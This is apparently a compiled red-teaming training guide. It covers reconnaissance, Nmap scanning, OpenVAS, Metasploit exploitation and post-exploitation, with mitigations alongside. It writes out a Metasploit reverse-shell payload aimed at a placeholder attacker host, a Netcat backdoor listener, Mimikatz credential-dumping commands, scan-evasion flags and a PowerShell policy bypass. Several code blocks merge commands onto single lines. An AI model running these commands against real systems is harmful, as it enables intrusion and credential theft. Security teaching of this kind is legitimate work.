



Red Teaming

Fundamentals

This document provides a foundational overview of red teaming, a critical component of cybersecurity. It explores the core concepts, methodologies, and benefits of red teaming, distinguishing it from other security practices like penetration testing and vulnerability assessments. Furthermore, it delves into the various phases of a red team engagement, the essential skills and tools required for red team members, and the ethical considerations that govern their operations. This guide aims to equip individuals with a basic understanding of red teaming principles and its role in enhancing an organization's security posture.

What is Red Teaming?

Red teaming is a security practice that simulates real-world attacks on an organization's systems, networks, personnel, and physical infrastructure to identify vulnerabilities and weaknesses. Unlike penetration testing, which typically focuses on specific technical flaws, red teaming takes a more holistic and adversarial approach. Red teams operate with the mindset of a malicious actor, attempting to bypass security controls and achieve specific objectives, such as gaining access to sensitive data or disrupting critical services.

The primary goal of red teaming is to improve an organization's security posture by:

- **Identifying vulnerabilities:** Uncovering weaknesses in systems, processes, and people that could be exploited by attackers.
- **Testing security controls:** Evaluating the effectiveness of existing security measures in detecting and preventing attacks.
- **Improving incident response:** Assessing the organization's ability to detect, respond to, and recover from security incidents.
- **Raising security awareness:** Educating employees about security threats and best practices.

Red Teaming vs. Penetration Testing vs. Vulnerability Assessment

While red teaming, penetration testing, and vulnerability assessments are all security testing methods, they differ in scope, objectives, and methodologies.

- **Vulnerability Assessment:** This is the most basic type of security assessment. It involves scanning systems and networks for known vulnerabilities using automated tools. The output is typically a report listing the identified vulnerabilities, their severity,



and recommended remediation steps. Vulnerability assessments are generally non-intrusive and do not involve exploiting vulnerabilities.

- **Penetration Testing:** This is a more in-depth assessment that involves actively exploiting vulnerabilities to gain access to systems and data. Penetration testers use a variety of techniques, including vulnerability scanning, social engineering, and password cracking, to simulate an attack. The goal is to identify exploitable vulnerabilities and assess the potential impact of a successful attack. Penetration tests typically have a defined scope and objectives.
- **Red Teaming:** This is the most comprehensive and realistic type of security assessment. Red teams simulate real-world attacks, using a wide range of techniques to bypass security controls and achieve specific objectives. Red team engagements are typically longer and more complex than penetration tests, and they often involve multiple attack vectors and phases. The goal is to assess the organization's overall security posture, including its ability to detect, respond to, and recover from attacks. Red teaming often involves social engineering, physical security assessments, and other non-technical methods.

Phases of a Red Team Engagement

A typical red team engagement consists of the following phases:

1. **Planning and Reconnaissance:** This phase involves defining the scope, objectives, and rules of engagement for the red team exercise. The red team also gathers information about the target organization, including its systems, networks, personnel, and physical infrastructure. This information is used to develop attack plans.
2. **Attack Development:** Based on the reconnaissance, the red team develops attack plans that outline the specific techniques and tools that will be used to achieve the objectives. This may involve creating custom exploits, crafting phishing emails, or developing social engineering scripts.
3. **Execution:** This phase involves executing the attack plans. The red team attempts to bypass security controls and gain access to systems and data. This may involve exploiting vulnerabilities, social engineering employees, or physically breaching the organization's premises.
4. **Post-Exploitation:** Once the red team has gained access to systems, they attempt to maintain access and escalate privileges. This may involve installing backdoors, stealing credentials, or moving laterally through the network.
5. **Reporting and Debriefing:** After the engagement, the red team prepares a report that details the vulnerabilities identified, the techniques used, and the impact of the attacks. The report also includes recommendations for improving the organization's security posture. The red team also conducts a debriefing with the organization's security team to discuss the findings and answer questions.



Skills and Tools for Red Team Members

Red team members require a diverse set of skills and knowledge, including:

- **Technical Skills:**
 - Networking: Understanding of network protocols, topologies, and security devices.
 - Operating Systems: Proficiency in Windows, Linux, and other operating systems.
 - Programming: Ability to write scripts and tools in languages such as Python, PowerShell, and Bash.
 - Vulnerability Exploitation: Knowledge of common vulnerabilities and exploitation techniques.
 - Reverse Engineering: Ability to analyze malware and other software to understand its functionality.
 - Cryptography: Understanding of encryption algorithms and techniques.
- **Non-Technical Skills:**
 - Social Engineering: Ability to manipulate people into divulging information or performing actions.
 - Physical Security: Knowledge of physical security measures and techniques for bypassing them.
 - Communication: Ability to clearly and effectively communicate findings and recommendations.
 - Problem-Solving: Ability to think critically and creatively to overcome challenges.
 - Persistence: Determination to achieve objectives despite obstacles.
- **Tools:**
 - Vulnerability Scanners: Nessus, OpenVAS
 - Exploitation Frameworks: Metasploit, Cobalt Strike
 - Network Analyzers: Wireshark, tcpdump
 - Password Crackers: Hashcat, John the Ripper
 - Social Engineering Toolkit (SET)
 - Custom Scripts and Tools

Ethical Considerations

Red teaming involves simulating malicious attacks, it is crucial to adhere to strict ethical guidelines. Red team members must:

- **Obtain explicit authorization:** Before conducting any activities, the red team must obtain written authorization from the organization's management.
- **Adhere to the rules of engagement:** The red team must strictly adhere to the agreed-upon rules of engagement, which define the scope, objectives, and limitations of the exercise.



- **Protect sensitive data:** The red team must take precautions to protect sensitive data from unauthorized access or disclosure.
- **Avoid causing damage:** The red team must avoid causing any damage to the organization's systems or data.
- **Maintain confidentiality:** The red team must maintain the confidentiality of the findings and recommendations.
- **Act responsibly:** The red team must act responsibly and ethically at all times.

Conclusion

Red teaming is a valuable security practice that can help organizations identify vulnerabilities, test security controls, and improve incident response capabilities. By simulating real-world attacks, red teams provide a realistic assessment of an organization's security posture and help to identify areas for improvement. However, red teaming requires a skilled and experienced team, a well-defined scope, and a strong commitment to ethical conduct. When implemented properly, red teaming can significantly enhance an organization's ability to defend against cyberattacks.

Reconnaissance and Information Gathering

This document provides an overview of reconnaissance and information gathering techniques used in cybersecurity. It covers both passive and active reconnaissance methods, highlighting their importance in understanding a target's attack surface and potential vulnerabilities. The document also discusses tools and strategies for gathering information from various sources, including search engines, social media, and network scanning.

Introduction

Reconnaissance and information gathering are crucial first steps in any cybersecurity assessment, penetration test, or red team operation. The goal is to gather as much information as possible about the target organization, its systems, and its people. This information is then used to identify potential vulnerabilities and plan subsequent attacks. Reconnaissance can be broadly classified into two categories: passive and active.

Passive Reconnaissance

Passive reconnaissance involves gathering information without directly interacting with the target system or network. This approach aims to minimize the risk of detection. Common passive reconnaissance techniques include:



- **Open-Source Intelligence (OSINT):** OSINT involves collecting information from publicly available sources, such as search engines, social media, company websites, and public records.
 - **Search Engines:** Search engines like Google, Bing, and DuckDuckGo can be used to find information about the target organization, its employees, and its technologies. Advanced search operators (e.g., site:, filetype:, intitle:) can help refine search queries and uncover specific types of information. For example, site:example.com filetype:pdf will search for PDF files on the example.com domain.
 - **Social Media:** Platforms like LinkedIn, Twitter, and Facebook can provide valuable insights into the target organization's structure, employee roles, and technology stack. Information shared by employees can inadvertently reveal sensitive details about the company's infrastructure or security practices.
 - **Company Websites:** A target's website often contains information about its products, services, employees, and contact information. Examining the website's source code can reveal hidden comments, API endpoints, or other sensitive data.
 - **WHOIS Records:** WHOIS databases provide information about domain name registration, including the registrant's name, address, and contact information. This information can be used to identify the target organization's network infrastructure and potential points of contact.
 - **DNS Records:** DNS records map domain names to IP addresses and provide information about the target organization's mail servers, name servers, and other critical infrastructure components. Tools like nslookup and dig can be used to query DNS records.
 - **Job Postings:** Job postings can reveal information about the technologies and skills that the target organization is seeking, providing insights into its technology stack and potential vulnerabilities.
 - **Public Records:** Public records, such as business filings, property records, and court documents, can provide information about the target organization's legal structure, financial status, and business relationships.
- **Traffic Analysis:** Monitoring network traffic without directly interacting with the target can reveal information about its communication patterns, protocols, and services. This can be achieved by passively sniffing network traffic or analyzing publicly available network data.

Active Reconnaissance

Active reconnaissance involves directly interacting with the target system or network to gather information. This approach carries a higher risk of detection but can provide more detailed and accurate information. Common active reconnaissance techniques include:

- **Network Scanning:** Network scanning involves sending packets to the target network to identify active hosts, open ports, and running services. Tools like Nmap are commonly used for network scanning.




- **Ping Sweeps:** Ping sweeps involve sending ICMP echo requests to a range of IP addresses to identify active hosts.
- **Port Scanning:** Port scanning involves sending TCP or UDP packets to specific ports on a target host to determine which ports are open and which services are running. Nmap offers various port scanning techniques, including TCP connect scan, SYN scan, and UDP scan.
- **Service Version Detection:** Service version detection involves identifying the version of the software running on a particular port. This information can be used to identify known vulnerabilities in the software.
- **Operating System Fingerprinting:** Operating system fingerprinting involves identifying the operating system running on a target host by analyzing its network traffic patterns. Nmap can perform OS fingerprinting by sending a series of specially crafted packets and analyzing the responses.
- **Vulnerability Scanning:** Vulnerability scanning involves using automated tools to identify known vulnerabilities in the target system or network. Tools like Nessus, OpenVAS, and Qualys can be used for vulnerability scanning.
- **Social Engineering:** Social engineering involves manipulating individuals into divulging sensitive information or performing actions that compromise security. This can be done through phishing emails, phone calls, or in-person interactions. While often considered a separate attack vector, social engineering can be used as part of the reconnaissance phase to gather information about the target organization's employees, security policies, and internal systems.

Tools for Reconnaissance

Numerous tools are available to assist with reconnaissance and information gathering. Some of the most popular tools include:

- **Nmap:** A powerful network scanning tool used for host discovery, port scanning, service version detection, and OS fingerprinting.
- **Shodan:** A search engine for internet-connected devices, allowing users to find devices with specific configurations or vulnerabilities.
- **theHarvester:** A tool for gathering email addresses, subdomains, and employee names from various public sources.
- **Recon-ng:** A modular reconnaissance framework that automates the process of gathering information from various sources.
- **Maltego:** A graphical link analysis tool that can be used to visualize relationships between different entities, such as people, organizations, and websites.
- **Metasploit:** A penetration testing framework that includes modules for reconnaissance, exploitation, and post-exploitation.



Countermeasures

Organizations can take several steps to mitigate the risks associated with reconnaissance and information gathering:

- **Minimize Information Disclosure:** Limit the amount of information publicly available about the organization, its employees, and its technologies.
- **Monitor Network Traffic:** Monitor network traffic for suspicious activity, such as unusual scanning patterns or attempts to access sensitive information.
- **Implement Strong Security Policies:** Implement strong security policies and procedures to protect sensitive information and prevent social engineering attacks.
- **Educate Employees:** Educate employees about the risks of social engineering and how to identify and report suspicious activity.
- **Regularly Scan for Vulnerabilities:** Regularly scan systems and networks for vulnerabilities and apply patches promptly.
- **Use a Web Application Firewall (WAF):** A WAF can help protect web applications from attacks by filtering malicious traffic and blocking common exploits.

Conclusion

Reconnaissance and information gathering are essential components of any cybersecurity assessment or attack. By understanding the target's attack surface and potential vulnerabilities, attackers can plan more effective attacks. Organizations can mitigate the risks associated with reconnaissance by minimizing information disclosure, monitoring



network traffic, implementing strong security policies, and educating employees. A proactive approach to security, including regular vulnerability scanning and penetration testing, can help organizations identify and address potential weaknesses before they can be exploited.

Study of the OSINT Framework

OSINT Techniques and Active Scanning with Nmap

This document explores Open Source Intelligence (OSINT) techniques using the OSINT Framework and provides practical guidance on active scanning using Nmap in a lab environment. It aims to equip readers with the knowledge and skills necessary to gather information from publicly available sources and actively probe networks for security vulnerabilities.

Open Source Intelligence (OSINT) Techniques

OSINT involves collecting and analyzing information from publicly available sources. The OSINT Framework provides a structured approach to this process, categorizing various tools and techniques.


OSINT Framework Overview

The OSINT Framework (osintframework.com) is a valuable resource for investigators and researchers. It organizes OSINT tools and techniques into categories, making it easier to find the right resources for a specific task. The framework covers a wide range of areas, including:

- **Username:** Tools for finding information associated with specific usernames across different platforms.
- **Email Address:** Resources for identifying the owner of an email address and gathering related information.
- **Domain Name:** Tools for researching domain registration details, associated websites, and historical data.
- **IP Address:** Resources for locating the geographical location of an IP address and identifying the organization that owns it.
- **Social Networks:** Tools for gathering information from social media platforms like Facebook, Twitter, LinkedIn, and Instagram.
- **Search Engines:** Specialized search engines and techniques for finding specific types of information.



- **People Search Engines:** Platforms designed to locate individuals and gather information about them.
- **Business Search Engines:** Resources for researching companies and their employees.
- **Public Records:** Databases containing publicly available information such as property records, court records, and business filings.
- **Image and Video Search:** Tools for finding images and videos online, including reverse image search capabilities.
- **Documents:** Search engines and databases for finding publicly available documents.
- **Leaks:** Websites and databases that aggregate leaked data, such as password dumps and data breaches.
- **Dark Web:** Tools and techniques for accessing and searching the Dark Web.
- **Cryptocurrency:** Resources for tracking cryptocurrency transactions and identifying owners of wallets.





Active Scanning with Nmap

Active scanning involves directly probing a network or system to gather information about its configuration and vulnerabilities. Nmap is a powerful and versatile tool for active scanning.

Nmap Fundamentals

Nmap (Network Mapper) is a free and open-source utility for network discovery and security auditing. It can be used to:

- **Discover hosts on a network:** Identify which IP addresses are in use.
- **Identify open ports:** Determine which services are running on a host.
- **Determine operating system:** Identify the operating system running on a host.
- **Detect vulnerabilities:** Identify known vulnerabilities in running services.

Setting up a Lab Environment

Before performing active scanning, it's essential to set up a lab environment to avoid accidentally scanning unauthorized networks. A lab environment can be created using virtual machines (VMs) running on your computer.

1. **Virtualization Software:** Install virtualization software like VirtualBox or VMware.
2. **Target VM:** Install a vulnerable operating system like Metasploitable 3 or OWASP Broken Web Applications (BWAPP) as the target VM.
3. **Attacker VM:** Install a penetration testing distribution like Kali Linux as the attacker VM.
4. **Network Configuration:** Configure the VMs to be on the same network, such as a bridged or host-only network.

Basic Nmap Usage

1. Host Discovery:

* ``nmap -sn <target_ip>``: Ping scan to discover live hosts on a network. * Example: ``nmap -sn 192.168.1.0/24``

2. Port Scanning:

* ``nmap <target_ip>``: TCP connect scan of the most common ports.* ``nmap -sS <target_ip>``: SYN scan (stealth scan) - requires root privileges.* ``nmap -sU <target_ip>``: UDP scan.* ``nmap -p <port_range> <target_ip>``: Scan specific ports.* Example: ``nmap -p 1-100 192.168.1.100``

3. Service and Version Detection:



* ``nmap -sV <target_ip>``: Determine the version of services running on open ports.*

Example: ``nmap -sV 192.168.1.100``

4. Operating System Detection:

* ``nmap -O <target_ip>``: Attempt to determine the operating system of the target.*

Example: ``nmap -O 192.168.1.100``

5. Script Scanning:

* ``nmap --script=<script_name> <target_ip>``: Run Nmap scripts for vulnerability detection and other tasks.* Example: ``nmap --script=vuln 192.168.1.100``

Advanced Nmap Techniques

1. Firewall Evasion:

* ``-f``: Fragment packets to avoid detection.* ``-D <decoy_ip1,decoy_ip2,...>``: Use decoy IP addresses to hide your real IP.* ``-sS -T4 -v -n -Pn <target_ip>``: Stealth scan with aggressive timing, verbose output, no DNS resolution, and treat all hosts as online.

2. Nmap Scripting Engine (NSE):

* Nmap scripts can be used for a wide range of tasks, including vulnerability detection, service enumeration, and brute-force attacks.* Example: ``nmap --script=http-enum <target_ip>``: Enumerate common web directories.

Conclusion

OSINT techniques and active scanning with Nmap are valuable skills for security professionals and researchers. By mastering these techniques, you can gather information about potential targets, identify vulnerabilities, and improve your overall security posture. Remember to always practice ethical hacking and obtain permission before scanning any network or system.

Exploitation and Vulnerability Assessment

This document provides an overview of exploitation and vulnerability assessment, covering key concepts, methodologies, and tools used in the field of cybersecurity. It explores the process of identifying weaknesses in systems, networks, and applications, and then leveraging those weaknesses to gain unauthorized access or cause harm. The document also discusses the importance of vulnerability assessment in proactively mitigating risks and improving overall security posture.



Introduction to Vulnerability Assessment

Vulnerability assessment is the process of identifying, quantifying, and prioritizing vulnerabilities in a system. These vulnerabilities can exist in hardware, software, network configurations, or even human processes. The goal of a vulnerability assessment is to provide organizations with a clear understanding of their security weaknesses, enabling them to take appropriate steps to remediate those weaknesses and reduce their risk exposure.

Key Concepts

- **Vulnerability:** A weakness or flaw in a system that can be exploited to cause harm.
- **Threat:** A potential danger that could exploit a vulnerability.
- **Risk:** The potential for loss or damage resulting from a threat exploiting a vulnerability.
- **Exploit:** A piece of code or a technique that takes advantage of a vulnerability to gain unauthorized access or cause harm.
- **Attack Vector:** The method or path used by an attacker to exploit a vulnerability.

Vulnerability Assessment Methodologies

Several methodologies can be used to conduct vulnerability assessments, each with its own strengths and weaknesses. Some common methodologies include:

- **Black Box Testing:** The assessor has no prior knowledge of the system being tested. This simulates an external attacker's perspective.
- **White Box Testing:** The assessor has full knowledge of the system, including source code, configurations, and network diagrams. This allows for a more thorough assessment.
- **Gray Box Testing:** The assessor has partial knowledge of the system. This is a hybrid approach that combines elements of black box and white box testing.

Vulnerability Assessment with OpenVAS

Vulnerability assessment is a crucial step in identifying weaknesses in a system before they can be exploited by malicious actors. OpenVAS (Open Vulnerability Assessment System) is a comprehensive vulnerability scanner that can help identify these weaknesses.

Installation and Setup

1. **Installation:** OpenVAS can be installed on various Linux distributions. The installation process typically involves using a package manager such as apt or yum. For example, on Debian-based systems:



```
```bashsudo apt updatesudo apt install openvas```
```

2. **Configuration:** After installation, OpenVAS needs to be configured. This involves setting up the OpenVAS manager, scanner, and web interface. The `openvas-setup` command automates much of this process.

```
```bashsudo openvas-setup```
```

This process can take a significant amount of time as it downloads and configures the necessary vulnerability tests (NVTs).

3. **User Creation:** Create a user account to access the OpenVAS web interface.

```
```bashsudo openvasmd -c 'add_user' -n <username> -r Adminsudo openvasmd -c 'add_user' -n <username> -w <password>```
```

4. **Starting OpenVAS:** Start the OpenVAS services.

```
```bashsudo systemctl start openvas-managersudo systemctl start openvas-scanner```
```

5. **Accessing the Web Interface:** Open a web browser and navigate to <https://localhost:9392>. Log in with the created user credentials.

Performing a Vulnerability Scan

1. **Creating a Target:** In the OpenVAS web interface, create a new target by specifying the IP address or hostname of the system to be scanned.
2. **Creating a Task:** Create a new task and configure it to scan the created target. You can choose different scan configurations, such as "Full and Fast" or "Discovery."
3. **Starting the Scan:** Start the task to initiate the vulnerability scan. OpenVAS will then begin scanning the target system for known vulnerabilities.
4. **Analyzing the Results:** Once the scan is complete, analyze the results to identify any vulnerabilities. OpenVAS provides detailed information about each vulnerability, including its severity, CVSS score, and potential impact.

Interpreting Scan Results

OpenVAS categorizes vulnerabilities based on their severity (High, Medium, Low). Each vulnerability report includes:

- **Vulnerability Name:** A brief description of the vulnerability.
- **CVSS Score:** A numerical score indicating the severity of the vulnerability.
- **Description:** A detailed explanation of the vulnerability and its potential impact.
- **Solution:** Recommendations for mitigating the vulnerability.
- **References:** Links to external resources, such as CVE entries and security advisories.



Exploitation with Metasploit

Metasploit is a powerful exploitation framework that can be used to test the security of systems by exploiting identified vulnerabilities.

Installation and Setup

1. **Installation:** Metasploit is typically pre-installed on penetration testing distributions like Kali Linux. If not, it can be installed using the package manager.

```
```bashsudo apt updatesudo apt install metasploit-framework```
```

2. **Starting Metasploit:** Start the Metasploit console.

```
```bashmsfconsole```
```

Exploitation Process

1. **Finding Exploits:** Use the search command to find exploits related to the identified vulnerability. For example, if OpenVAS identified a vulnerability in a specific version of Apache, search for exploits targeting that version.

```
```bashsearch apache <version>```
```

2. **Selecting an Exploit:** Choose an appropriate exploit from the search results. Use the use command to select the exploit.

```
```bashuse exploit/unix/webapp/apache_struts_ognl_injection```
```

3. **Configuring the Exploit:** Configure the exploit by setting the required options, such as the target IP address (RHOST) and port (RPORT).

```
```bashset RHOST <target_ip>set RPORT 8080```
```

4. **Setting the Payload:** Choose a payload to execute on the target system after successful exploitation. Common payloads include meterpreter and shell\_reverse\_tcp.

```
```bashset payload cmd/unix/reverse_netcatset LHOST <attacker_ip>set LPORT 4444```
```

5. **Exploiting the Target:** Run the exploit using the exploit command.

```
```bashexploit```
```

6. **Post-Exploitation:** If the exploit is successful, you will gain access to the target system. Use post-exploitation modules to gather information, escalate privileges, and maintain access.



## Example Scenario

1. **Vulnerability Scan:** OpenVAS identifies a vulnerability in a web application running on a target system. The vulnerability is identified as a remote code execution vulnerability in Apache Struts.
2. **Exploit Search:** Use Metasploit to search for exploits related to the identified vulnerability.

```
```bashmsfconsolesearch apache struts remote code execution```
```

3. **Exploit Selection:** Select the appropriate exploit module.

```
```bashuse exploit/unix/webapp/apache_struts_ognl_injection```
```

4. **Configuration:** Configure the exploit with the target IP address and port.

```
```bashset RHOST <target_ip>set RPORT 8080```
```

5. **Payload Selection:** Choose a payload to execute on the target system.

```
```bashset payload cmd/unix/reverse_netcatset LHOST <attacker_ip>set LPORT 4444```
```

6. **Exploitation:** Run the exploit.

```
```bashexploit```
```

7. **Post-Exploitation:** If the exploit is successful, you will gain a shell on the target system.

Mitigation Strategies

After identifying and exploiting vulnerabilities, it is crucial to implement mitigation strategies to prevent future attacks. Some common mitigation strategies include:

- **Patching:** Apply security patches to address known vulnerabilities in software and operating systems.
- **Configuration Hardening:** Harden the configuration of systems and applications to reduce the attack surface.
- **Firewall Configuration:** Configure firewalls to restrict network access and prevent unauthorized connections.
- **Intrusion Detection Systems (IDS):** Implement IDS to detect and respond to malicious activity.
- **Regular Vulnerability Assessments:** Conduct regular vulnerability assessments to identify and address new vulnerabilities.
- **Principle of Least Privilege:** Grant users only the minimum necessary privileges to perform their tasks.



- **Security Awareness Training:** Educate users about security threats and best practices to prevent social engineering attacks.

Conclusion

Vulnerability assessment and exploitation are essential components of a comprehensive security program. By using tools like OpenVAS and Metasploit, organizations can identify and address vulnerabilities before they can be exploited by malicious actors. Regular vulnerability assessments, coupled with effective mitigation strategies, can significantly improve the security posture of a system.

Post-Exploitation and Persistence

This document provides an overview of post-exploitation techniques and persistence mechanisms employed by attackers after successfully compromising a system. It covers key aspects such as data exfiltration, lateral movement, and maintaining access, along with commonly used tools like Mimikatz, Netcat, and PowerShell. Understanding these techniques is crucial for defenders to effectively detect, respond to, and mitigate the impact of security breaches.

Post-Exploitation

Post-exploitation refers to the activities an attacker undertakes after successfully gaining initial access to a system or network. The primary goals during this phase are typically to gather sensitive information, escalate privileges, move laterally to other systems, and establish persistent access for future exploitation.

Data Exfiltration

Data exfiltration is the unauthorized transfer of sensitive data from a compromised system or network to a location controlled by the attacker. This is often the ultimate objective of an attack, as the stolen data can be used for financial gain, espionage, or other malicious purposes.

Techniques:

- **Direct Download:** The attacker directly downloads files from the compromised system to their own machine using tools like scp, wget, or curl.
- **Archiving and Compression:** Large amounts of data are compressed into archives (e.g., ZIP, RAR) to reduce the size and make exfiltration faster and less noticeable.



- **Steganography:** Sensitive data is hidden within seemingly innocuous files, such as images or audio files, to evade detection.
- **Covert Channels:** Data is transmitted through unconventional channels, such as DNS queries, ICMP packets, or HTTP headers, to bypass security controls.
- **Cloud Storage:** Attackers may upload data to cloud storage services like Dropbox or Google Drive for later retrieval.

Mitigation:

- **Data Loss Prevention (DLP):** Implement DLP solutions to monitor and prevent the unauthorized transfer of sensitive data.
- **Network Monitoring:** Monitor network traffic for unusual patterns or large data transfers.
- **Endpoint Detection and Response (EDR):** EDR solutions can detect and block malicious activity on endpoints, including data exfiltration attempts.
- **User Behavior Analytics (UBA):** UBA can identify anomalous user behavior that may indicate data exfiltration.

Lateral Movement

Lateral movement is the process of an attacker moving from one compromised system to other systems within the network. This allows the attacker to expand their reach, gain access to more sensitive data, and ultimately achieve their objectives.

Techniques:

- **Credential Reuse:** Attackers often reuse stolen credentials to access other systems on the network.
- **Pass-the-Hash:** Attackers use stolen password hashes to authenticate to other systems without needing the actual password.
- **Pass-the-Ticket:** Attackers use stolen Kerberos tickets to authenticate to other systems without needing the password or hash.
- **Exploiting Trust Relationships:** Attackers exploit trust relationships between systems to gain access to other systems.
- **Remote Execution:** Attackers use remote execution tools like PsExec or WMI to execute commands on other systems.

Mitigation:

- **Principle of Least Privilege:** Grant users only the minimum necessary privileges to perform their job functions.
- **Network Segmentation:** Segment the network into smaller, isolated zones to limit the impact of a breach.
- **Multi-Factor Authentication (MFA):** Implement MFA to add an extra layer of security to user accounts.



- **Privileged Access Management (PAM):** Use PAM solutions to control and monitor access to privileged accounts.
- **Patch Management:** Keep systems up-to-date with the latest security patches to prevent exploitation of known vulnerabilities.

Maintaining Access

Maintaining access, also known as persistence, is the process of ensuring that an attacker can regain access to a compromised system even after it has been rebooted or patched. This allows the attacker to continue their activities at a later time.

Techniques:

- **Startup Programs:** Attackers can create or modify startup programs to execute malicious code when the system boots.
- **Scheduled Tasks:** Attackers can create scheduled tasks to execute malicious code at specific times or intervals.
- **Registry Keys:** Attackers can modify registry keys to execute malicious code when certain events occur.
- **Backdoors:** Attackers can install backdoors, such as Netcat listeners or reverse shells, to provide remote access to the system.
- **Service Modification:** Attackers can modify existing services or create new services to execute malicious code.
- **Rootkits:** Rootkits are designed to hide malicious activity from the operating system and security tools.

Mitigation:

- **Regular Security Audits:** Conduct regular security audits to identify and remove any unauthorized programs or configurations.
- **Host-Based Intrusion Detection Systems (HIDS):** HIDS can detect and alert on suspicious activity on endpoints, including persistence attempts.
- **File Integrity Monitoring (FIM):** FIM can detect changes to critical system files and registry keys.
- **Boot Integrity Monitoring:** Monitor the boot process for any signs of tampering.
- **Regular System Imaging:** Create regular system images to allow for quick recovery in case of a compromise.

Tools

Several tools are commonly used during the post-exploitation phase.



Mimikatz

Mimikatz is a powerful tool used for extracting plaintext passwords, password hashes, Kerberos tickets, and other sensitive information from memory. It is often used to steal credentials for lateral movement and privilege escalation.

Usage:

- `privilege::debug`: Enables debug privileges.
- `sekurlsa::logonpasswords`: Extracts logon passwords from memory.
- `sekurlsa::tickets`: Extracts Kerberos tickets from memory.

Mitigation:

- **Credential Guard**: Use Credential Guard to protect credentials by isolating them in a virtualized environment.
- **Least Privilege**: Implement the principle of least privilege to limit the impact of credential theft.
- **Account Monitoring**: Monitor accounts for unusual login activity.

Netcat

Netcat is a versatile networking utility that can be used for a variety of purposes, including creating backdoors, transferring files, and port scanning.

Usage:

- `nc -l -p <port> -e cmd.exe`: Creates a listener on the specified port that executes the command prompt.
- `nc <target_ip> <port>`: Connects to the specified IP address and port.

Mitigation:

- **Network Segmentation**: Segment the network to limit the impact of a compromised system.
- **Firewall Rules**: Configure firewalls to block unauthorized connections.
- **Intrusion Detection Systems (IDS)**: IDS can detect and alert on suspicious network activity, such as Netcat connections.

PowerShell

PowerShell is a powerful scripting language and command-line shell that is built into Windows. It is often used by attackers for a variety of purposes, including reconnaissance, exploitation, and post-exploitation.



Usage:

- **Invoke-WebRequest:** Downloads files from the internet.
- **Get-Process:** Lists running processes.
- **Set-ExecutionPolicy Bypass:** Bypasses PowerShell execution policy.

Mitigation:

- **PowerShell Constrained Language Mode:** Restrict the use of PowerShell to authorized scripts and commands.
- **PowerShell Logging:** Enable PowerShell logging to monitor and audit PowerShell activity.
- **AppLocker:** Use AppLocker to control which applications and scripts can be executed.

Conclusion

Post-exploitation and persistence are critical phases of an attack that allow attackers to achieve their objectives and maintain access to compromised systems. By understanding the techniques and tools used by attackers, defenders can implement effective security measures to detect, respond to, and mitigate the impact of security breaches. Implementing strong security controls, such as least privilege, network segmentation, multi-factor authentication, and regular security audits, is essential for protecting against post-exploitation attacks.

Red Team Engagement Report

